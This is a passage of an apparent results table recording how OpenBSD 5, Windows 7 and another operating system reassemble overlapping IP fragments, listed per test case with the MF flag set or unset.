4		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
5		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
6		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
11		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
1	set(1)	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
3		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
4		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
5		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
6		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
11		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB

OpenBSD 5		
OS	**MF**	**payload**
1	noset (0)	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
3		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
4		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
5		AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
6		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
11		AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
1	set(1)	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
3		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
4		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
5		AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB
6		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB
11		AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB

Windows 7		
OS	**MF**	**payload**
1	noset (0)	
2		AABBAABB AABBAA**BB** **BB**AABBAA BBAABBAA
3		AABBAABB AABBAA**BB** **BB**AABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
4		
5		
6		AABBAABB AABBAA**BB** **BB**AABBAA BBAABBAA BBAABBAA BBAABBAA
7		
8		
9		
10		
11		
1	set(1)	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		
3		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
4		
5		
6		
7		
8		
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABB**AA** **AA**BBAABB AABBAABB AABBAABB
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
11		